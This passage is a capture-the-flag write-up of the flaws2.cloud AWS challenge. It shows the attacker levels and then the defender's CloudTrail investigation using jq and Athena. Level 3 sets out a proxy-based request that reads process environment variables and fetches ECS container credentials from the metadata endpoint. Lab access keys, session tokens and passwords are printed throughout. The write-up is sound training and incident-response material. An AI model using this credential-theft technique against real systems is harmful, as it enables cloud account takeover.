9WSkcaedqheekhERTiM6KfS2MAPqU8PTpefISg6UFv6QjI3ay%2FM371botMoSL8xe5XLTSK2%2Bde8iyN0GAuh7IO0JbGaGUwS7algbUOPdHUW6WdTvMJVwJFaqQsb1akItQ3tbf%2BS%2FQPFxBOUrAadb45oEuCmvZ2I7PlwuZ6TOeqCN%2BY1K4u
HZNVdf232qA6of7Rl%2BMvoO6I2Xw%2FmUWk%2B4HzQyIr9P1UK38XYK%2BQvwDOyIObGZAEiVoqrEx6yP2AplZsIm6GyQyRwd6ugjF%2Fm9HFpUqY0V7Vx8v0mloIzupc9O9jgn2cortoxf071Qb5wBOOHCFvYrI7%2FX8Q%2FYrGaocps182PSp6ZR
XeAvUC4BgkNxbVdziU63QLfrO0erH%2FdVMQ2YA8fkuKCZ25RnvPHLvWl29zQRPUw5eyqsQY6oQF6UTSm4hTck4LWhhvLkYlvRUrAldt4NM1egvgfmTqzechTEH9WRmLELaJc94WR9X0Y%2F6nSXnXA%2F2by860a9F6x%2FhntO8nR0XjyF%2Blcmz
cmjBxeVadqZbAzZBbZXOoMsO%2FQy1gi5vVWTqBv0qCKT6sCerWgeu6nrDAM8TMM7J6%2BBQjeA0RjQKuzvbLFMUFbXShZJPU6Ory7DgWflA6hCXDlQ%3D%3D6X-Amz-Algorithm=AWS4-HMAC-SHA2566X-Amz-Date=20240425T202820Z6X-Amz
-SignedHeaders=host6X-Amz-Expires=36006X-Amz-Credential=ASIAYTIFIPBENRMQE3MW%2F20240425%2Fus-east-1%2Fs3%2Faws4_request6X-Amz-Signature=82fa07f09552f2054ebaa31ca59445a0d8353fbb40d4eaedaaa5
28a4071dcd5b" -o container.json
```

Viewing the contents of the container and parsing with jq, we can observe the command that shows the credentials.



From the above, we can see that a username flaw and password secret_password was created. Using these credentials, we could log into the container and find the link to the next challenge, as shown in the figure below.



Vulnerability:

Public resources on AWS, while more challenging to brute-force due to the requirement of knowing the resource's name, Account ID, and region, still pose security risks if left accessible to unauthorized users. While they cannot be easily searched through DNS records, their exposure can lead to potential data breaches or unauthorized access.

Remediation:


- Minimize Public Access: The primary step in mitigating the risk of public resources is to minimize their exposure. Review the configuration of all AWS resources to ensure that only necessary resources are made public and restrict access to authorized users or services. Avoid making resources public by default and regularly audit the access control settings to identify and rectify misconfigurations.
- Implement Network Security Measures: Even though public resources may not be easily discoverable through DNS records, implement additional network security measures to protect them. Utilize AWS Security Groups and Network Access Control Lists (ACLs) to control inbound and outbound traffic to the resources. Configure firewall rules to restrict access to specific IP addresses or ranges, limiting exposure to only trusted entities.
- Enforce Strong Authentication and Authorization: Implement strong authentication and authorization mechanisms to control access to public resources. Utilize AWS Identity and Access Management (IAM) to manage user permissions and enforce least privilege principles. Implement multi-factor authentication (MFA) and regularly rotate access credentials to prevent unauthorized access.

Level 3: Metadata

The container’s webserver you got access to includes a simple proxy that can be accessed from:

http://container.target.flaws2.cloud/proxy/http://flaws.cloud or http://container.target.flaws2.cloud/proxy/http://neverssl.com

Using the hints provided, we're able to view the local files on this proxy and its environmental variables by looking in the */proc/self/environ* directory.



The environmental variables then give us access to the credentials stored in AWS_CONTAINER_CREDENTIALS_RELATIVE_URI. This is because containers running via ECS on AWS have their creds at 169.254.170.2/v2/credentials/GUID, where the GUID is found from the AWS_CONTAINER_CREDENTIALS_RELATIVE_URI environment variable.

Using the credentials and URI found, we can request the proxy at http://container.target.flaws2.cloud/proxy/http://169.254.170.2//v2/credentials/6d7c28dc-ba85-4e97-aa1d-afef4a6c1f14 to obtain the AccessKeyId, SecretAccessKey, and token which can be used to create a new profile in the AWS environment.

Vulnerabilities

Exposed proxy, which doesn't restrict access to the instance's local file.

Remediation

Restrict access to resources and IAM roles are restricted as much as possible using the principle of least privilege.

Defender

As incident responders, we've been granted access to an AWS account called "Security" as an IAM user. This account contains a copy of the logs during the time period of the incident. It has the ability to assume the "Security" role in the target account so we can look around to spot the misconfigurations that allowed for this attack to happen.

The IAM credentials below give access to the Security account, which can assume the role of "security" in the Target account.
Login: https://flaws2-security.signin.aws.amazon.com/console
Account ID: 322079859186
Username: Security
Password: password
Access Key: AKIAIUFNQ2WCOPTEITJQ
Secret Key: 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

Objective 1: Download CloudTrial logs

We first stored AWS credentials for 'defender' profile

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws-vault add defender
Enter Access Key ID: AKIAIUFNQ2WCOPTEITJQ
Enter Secret Access Key: ****************************************
Added credentials to profile "defender" in vault
```

Check whether the created profile is up and running.

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws sts get-caller-identity --profile defender
{
    "UserId": "AIDAJXZBU42TNFRNGBBFI",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
```

List all the buckets we can access and download everything in the bucket for further analysis.

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws-vault exec defender -- aws s3 ls
2018-11-19 15:54:31 flaws2-logs
```

Next, download everything in that bucket:

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws --profile defender s3 sync s3://flaws2-logs .
download: s3://flaws2-logs/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/6
53711331788_CloudTrail_us-east-1_20181128T2235Z_cR9ra7OH1rytWyXY.json.gz to AWSLo
gs/653711331788/CloudTrail/us-east-1/2018/11/28/653711331788_CloudTrail_us-east-1
_20181128T2235Z_cR9ra7OH1rytWyXY.json.gz
download: s3://flaws2-logs/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/6
53711331788_CloudTrail_us-east-1_20181128T2305Z_83VTWZ8Z0kiEC7Lq.json.gz to AWSLo
gs/653711331788/CloudTrail/us-east-1/2018/11/28/653711331788_CloudTrail_us-east-1
_20181128T2305Z_83VTWZ8Z0kiEC7Lq.json.gz
download: s3://flaws2-logs/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/6
53711331788_CloudTrail_us-east-1_20181128T2305Z_zKlMhON7EpHala9u.json.gz to AWSLo
gs/653711331788/CloudTrail/us-east-1/2018/11/28/653711331788_CloudTrail_us-east-1
_20181128T2305Z_zKlMhON7EpHala9u.json.gz
```

The CloudTrail logs for the hack are in the subfolder AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/

Objective 2: Access the Target account

A common and best practice AWS setup is to have a separate Security account that contains the CloudTrail logs from all other AWS accounts and also has access into the other accounts to check up on things. For this objective, we need to access the Target account through the IAM role that grants the Security account access.

We create a profile

```
[profile target_security]
region=us-east-1
output=json
source_profile=defender
role_arn=arn:aws:iam::653711331788:role/security
```

We check the identity

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws --profile target_security sts get-caller-identity
{
    "UserId": "AROAIKRY5GULQLYOGRMNS:botocore-session-1714286659",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/security/botocore-session-1714286659"
}
```

The important thing to notice is when your account ID is 322079859186, you are running in the security account, and when it is 653711331788, you are running in the context of the target account.

We run aws --profile target_security s3 ls, which returns the list of S3 buckets for the levels of the Attacker path.

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws --profile target_security s3 ls
2018-11-20 14:50:08 flaws2.cloud
2018-11-20 13:45:26 level1.flaws2.cloud
2018-11-20 20:41:16 level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
2018-11-26 14:47:22 level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud
2018-11-27 15:37:27 the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud
```

Objective 3: Use jq

We start digging into the log data we have. All the logs are in AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/, but often you will have CloudTrail logs in lots of subdirectories, so it's helpful to be able to act on them all at once.

Since our current working directory is inside a folder where you downloaded these files, we gunzip the files by running the following, which will find all the files in every subdirectory recursively and attempt to gunzip them.

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ find . -type f -exec gunzip {} \;
gzip: ./cli/cache/3afc15290933750d122d95f17c48475ec3079b40.json: unknown suffix -
- ignored
gzip: ./credentials: unknown suffix -- ignored
gzip: ./1e964f10-a061-4e7b-9290-4447e821fe9a?X-Amz-Security-Token=IQoJb3JpZ2luX2V
jEGQaCXVzLWVhc3QtMSJHMEUCIQC5Jdt0UUb5iGtsnF4nSe+zDzE39NciYERPIZgx0pj%2FlQIgcMF%2F
WTq6FMZa6e5qcb9jUij++UvQEsN6ykX2EyZ5uNQqyAMIrf%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FARAFG
g.1: unknown suffix -- ignored
gzip: ./secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html: unknown suffix -- ignored
gzip: ./wget-log: unknown suffix -- ignored
gzip: ./1e964f10-a061-4e7b-9290-4447e821fe9a?X-Amz-Security-Token=IQoJb3JpZ2luX2V
jEGQaCXVzLWVhc3QtMSJHMEUCIQC5Jdt0UUb5iGtsnF4nSe+zDzE39NciYERPIZgx0pj%2FlQIgcMF%2F
WTq6FMZa6e5qcb9jUij++UvQEsN6ykX2EyZ5uNQqyAMIrf%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FARAFG
g: unknown suffix -- ignored
gzip: ./container.json: unknown suffix -- ignored
gzip: ./config: unknown suffix -- ignored
```

Then cat all of them through jq:

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ find . -type f -iname "*.json" -exec cat {} \; | jq '.'
{
  "Credentials": {
    "AccessKeyId": "ASIAZQNB3KHGOL4OMDNM",
    "SecretAccessKey": "/o3LiTYJU6K8W06W/U9mZ3ii1Op8iHxDrwQWypLxC",
    "SessionToken": "IQoJb3JpZ2luX2VjEJ/////////wEaCXVzLWVhc3QtMSJIMEYCIQDnBZv3Vyt1RsQYaDdmwENOU3T/7ex3NNDD21CUr4QMkQIhAL6v4ZNN72pRK7sTs1VxToCvhH+xdKcLywRUcKTRdm/gKrECCOj/////////wEQAxoM
NjUzNzExMzMxNzg4Igw/tEyCyXUMd92BXloqhQLsBW7wr2K3qRtZKW9X3vaq2ZNl+e5uDRdFeyipfmyLrOzpdUPSkzVpEGiv8cYwZb20+0rqM+Mcf3/oD33eV+MX8TQ+GqQJl2CzdhcUKRdI6eb8QbjMM0gxs6pePHurPvUrJ3Uf6dfHHntP13PIotI07
1SK1zTmYaAdHUlZ7jqauIktCM+MRykjXtG3eFAHXmIJDASpQ047zKsWvs/FzqCiXZbDHSVMueE2B5CH9eRidu8XUbiIVKMzsQ/DxJGn/iYdVpfvKjsM6OWOXbh0JM5lEL6L5CmGUrDUhFtBIqEkeS2QAlA11LV0L7KV8aDWVGucV2ueT1vpxDc463zXjd
ll8EsNvXEww+C3sQY6nAGfyEu+deIb9MLXC+LWEOvo1C+tVPaphJjFh0vz9X3kY6gqBzNQdA9cFvZqE6ECQU/C0kri3pWglmpzFGin7QX7IjbGeigtIaWDKeKNPpvU1i6HdP7WFSF+lZCkOGDQlIdaZmKdd6MB6r44m2cRY6HuCgbua+hWPFDu9qzq0fw
KNak9nj9z+KpiHpoXl+NmRETEAU4uRx2pik+7/I=",
    "Expiration": "2024-04-28T07:44:19+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAIKRY5GULQLYOGRMNS:botocore-session-1714286659",
    "Arn": "arn:aws:sts::653711331788:assumed-role/security/botocore-session-1714286659"
  },
  "ResponseMetadata": {
    "RequestId": "632cdbf3-e8de-4abf-bfe0-61cbca32a773",
    "HTTPStatusCode": 200,
    "HTTPHeaders": {
      "x-amzn-requestid": "632cdbf3-e8de-4abf-bfe0-61cbca32a773",
      "content-type": "text/xml",
      "content-length": "1505",
      "date": "Sun, 28 Apr 2024 06:44:19 GMT"
```

To see just the event names print the eventName field nested under Records:

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ find . -type f -iname "*.json" -exec cat {} \; | jq '.Records[]|.eventName'
jq: error (at <stdin>:0): Cannot iterate over null (null)
"GetObject"
"GetObject"
"GetObject"
"GetObject"
"GetObject"
"GetObject"
"GetObject"
"GetObject"
"GetObject"
"Invoke"
"GetObject"
"GetObject"
"GetObject"
"ListObjects"
"GetObject"
"GetObject"
"GetObject"
"GetObject"
"GetObject"
"ListBuckets"
"AssumeRole"
"AssumeRole"
"CreateLogStream"
"AssumeRole"
"CreateLogStream"
```

These are slightly out of order, so let's include the time. Replace the jq part with:

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ find . -type f -iname "*.json" -exec cat {} \; | jq -cr '.Records[]|[.eventTi
me, .eventName] |@tsv' | sort
jq: error (at <stdin>:0): Cannot iterate over null (null)
jq: parse error: Invalid numeric literal at line 9, column 4
2018-11-28T22:31:59Z    AssumeRole
2018-11-28T22:31:59Z    AssumeRole
2018-11-28T23:02:56Z    GetObject
2018-11-28T23:02:56Z    GetObject
2018-11-28T23:02:56Z    GetObject
2018-11-28T23:02:56Z    GetObject
```

The -cr prints the data in a row, and the |@tsv makes this tab separate. Then it gets sorted by the time since that's the first column.

We can copy that into Excel or another spreadsheet, sometimes making the data easier to work with.

These logs mostly contain the attack, but you'll also notice logs for "AWS service" events as the Lambda and ECS resources obtained their roles. These are logs basically about how AWS works and not any actions anyone did. There are also a lot of ANONYMOUS_PRINCIPAL, which are calls that did not involve an AWS principal. In this case, these are S3 requests from a web browser. We looked at the user-agent data (.userAgent), and found it as Chrome, as opposed to the AWS CLI.

Objective 4: Identify credential theft

Let's work our way backward through the hack by first focusing on the ListBuckets call, which can be found by using the jq query:

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ find . -type f -iname "*.json" -exec cat {} \; | jq '.Records[]|select(.eventName=="ListBuckets")'
jq: error (at <stdin>:0): Cannot iterate over null (null)
{
  "eventVersion": "1.05",
  "userIdentity": {
    "type": "AssumedRole",
    "principalId": "AROAJQMBDNUMIKLZKMF64:d190d14a-2404-45d6-9113-4eda22d7f2c7",
    "arn": "arn:aws:sts::653711331788:assumed-role/level3/d190d14a-2404-45d6-9113-4eda22d7f2c7",
    "accountId": "653711331788",
    "accessKeyId": "ASIAZQNB3KHGNXWXBSJS",
    "sessionContext": {
      "attributes": {
        "mfaAuthenticated": "false",
        "creationDate": "2018-11-28T22:31:59Z"
      },
      "sessionIssuer": {
        "type": "Role",
        "principalId": "AROAJQMBDNUMIKLZKMF64",
        "arn": "arn:aws:iam::653711331788:role/level3",
        "accountId": "653711331788",
        "userName": "level3"
      }
    }
  },
  "eventTime": "2018-11-28T23:09:28Z",
  "eventSource": "s3.amazonaws.com",
  "eventName": "ListBuckets",
  "awsRegion": "us-east-1",
  "sourceIPAddress": "104.102.221.250",
  "userAgent": "[aws-cli/1.16.19 Python/2.7.10 Darwin/17.7.0 botocore/1.12.9]",
  "requestParameters": null,
  "responseElements": null,
  "requestID": "4698593B9338B27F",
  "eventID": "65e111a0-83ae-4ba8-9673-16291a804873",
  "eventType": "AwsApiCall",
  "recipientAccountId": "653711331788"
}
jq: parse error: Invalid numeric literal at line 9, column 4
```

We noticed that the IP here is 104.102.221.250, which is not an Amazon-owned IP. In this case, it's the IP of nsa.gov. We'll view this IP as the attacker's IP.

Since the call came from the role level3, we had to investigate further.

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws --profile target_security iam get-role --role-name level3
{
    "Role": {
        "Path": "/",
        "RoleName": "level3",
        "RoleId": "AROAJQMBDNUMIKLZKMF64",
        "Arn": "arn:aws:iam::653711331788:role/level3",
        "CreateDate": "2018-11-23T17:55:27+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "",
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "ecs-tasks.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        },
        "Description": "Allows ECS tasks to call AWS services on your behalf.",
        "MaxSessionDuration": 3600,
        "RoleLastUsed": {
            "LastUsedDate": "2024-04-26T20:00:17+00:00",
            "Region": "us-east-1"
        }
    }
}
```

According to the description, this should only be run by ECS services because the AssumeRolePolicyDocument only allows that one principle. But that 104.102.221.250 IP address clearly doesn't come from AWS!

Normally, we would see the resource (the ECS in this case) having made AWS API calls from its own IP that we could compare against any new IPs.

Objective 5: Identify the public resource

Looking at earlier events from the CloudTrail logs, we'll see level 1-calling ListImages, BatchGetImage, and GetDownloadUrlForLayer. Again, this is a compromised session credential, but we want to see what happened here.

ListImages:

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ find . -type f -iname "*.json" -exec cat {} \; | jq '.Records[]|select(.event
Name=="ListImages")'
jq: error (at <stdin>:0): Cannot iterate over null (null)
{
  "eventVersion": "1.04",
  "userIdentity": {
    "type": "AssumedRole",
    "principalId": "AROAIBATWWYQXZTTALNCE:level1",
    "arn": "arn:aws:sts::653711331788:assumed-role/level1/level1",
    "accountId": "653711331788",
    "accessKeyId": "ASIAZQNB3KHGIGYQXVVG",
    "sessionContext": {
      "attributes": {
        "mfaAuthenticated": "false",
        "creationDate": "2018-11-28T23:03:12Z"
      },
      "sessionIssuer": {
        "type": "Role",
        "principalId": "AROAIBATWWYQXZTTALNCE",
        "arn": "arn:aws:iam::653711331788:role/service-role/level1",
        "accountId": "653711331788",
        "userName": "level1"
      }
    }
  },
  "eventTime": "2018-11-28T23:05:53Z",
  "eventSource": "ecr.amazonaws.com",
  "eventName": "ListImages",
  "awsRegion": "us-east-1",
  "sourceIPAddress": "104.102.221.250",
  "userAgent": "aws-cli/1.16.19 Python/2.7.10 Darwin/17.7.0 botocore/1.12.9",
  "requestParameters": {
    "repositoryName": "level2",
    "registryId": "653711331788"
  },
  "responseElements": null,
  "requestID": "2780d808-f362-11e8-b13e-dbd4ed9d7936",
  "eventID": "eb0fa4a0-580f-4270-bd37-7e45dfb217aa",
  "resources": [
    {
```

We checked the policy of the ECR repository for level2:

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws --profile target_security ecr get-repository-policy --repository-name level2
{
    "registryId": "653711331788",
    "repositoryName": "level2",
    "policyText": "{\n  \"Version\" : \"2008-10-17\",\n  \"Statement\" : [ {\n    \"Sid\" : \"AccessControl\",\n    \"Effect\" : \"Allow\",\n    \"Principal\" : \"*\",\n    \"Action\" : [ \
"ecr:GetDownloadUrlForLayer\", \"ecr:BatchGetImage\", \"ecr:BatchCheckLayerAvailability\", \"ecr:ListImages\", \"ecr:DescribeImages\" ]\n  } ]\n}"
}
```

You can clean that up by passing it through jq with jq '.policyText|fromjson'


```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws --profile target_security ecr get-repository-policy --repository-name level2 | jq '.policyText|fromjson'
{
  "Version": "2008-10-17",
  "Statement": [
    {
      "Sid": "AccessControl",
      "Effect": "Allow",
      "Principal": "*",
      "Action": [
        "ecr:GetDownloadUrlForLayer",
        "ecr:BatchGetImage",
        "ecr:BatchCheckLayerAvailability",
        "ecr:ListImages",
        "ecr:DescribeImages"
      ]
    }
  ]
}
```

It can be seen that the Principal is "*" which means these actions are public to the world to perform, which means this ECR is public. Ideally, we'd use a tool like CloudMapper to scan an account for public resources like this before you trace back an attack.


Objective 6: Use Athena

For this objective, we explored the logs in a similar way as we did with jq, by using the AWS Service Athena. We first created our own account and then accessed Athena at https://console.aws.amazon.com/athena/home?region=us-east-1#query. You'll need Athena and Glue privileges.


We created a database and named it flaws.



Next, we added a table named cloudtrail to the flaws database. The tables contain columns such as event time, event name, user agent, and IP address associated with the event, etc.



We also executed a query to retrieve a list of event timestamps and their corresponding event names from the CloudTrail logs stored in the *cloudtrail* table.



Completed | Time in queue: 155 ms | Run time: 512 ms | Data scanned: 11.89 KB


Results (37) — Copy | Download results

Search rows — 1

#	eventtime	eventname
1	2018-11-28T23:03:50Z	CreateLogStream
2	2018-11-28T23:03:12Z	AssumeRole
3	2018-11-28T23:03:20Z	CreateLogStream
4	2018-11-28T23:03:13Z	CreateLogStream
5	2018-11-28T23:05:53Z	ListImages
6	2018-11-28T23:03:35Z	CreateLogStream
7	2018-11-28T23:03:12Z	CreateLogStream
8	2018-11-28T23:09:36Z	GetObject

Last, an SQL query was run to obtain a list of event names and the corresponding count of occurrences in the CloudTrail logs stored in the *cloudtrail* table.

```
SELECT
   eventname,
   count(*) AS mycount
FROM cloudtrail
GROUP BY eventname
ORDER BY mycount;
```



Athena is great for incident response because you don't have to wait for the data to load anywhere; just define the table in Athena and start querying it. If so, you should also create partitions to reduce costs by helping you query only against a specific day.

The End

REFERENCE

- https://gist.github.com/dboyd13/ba106b92ad6b795100b766f7c86e532f
- https://github.com/kh4sh3i/Cloud-Flaws-CTF/tree/main/flaws2.cloud
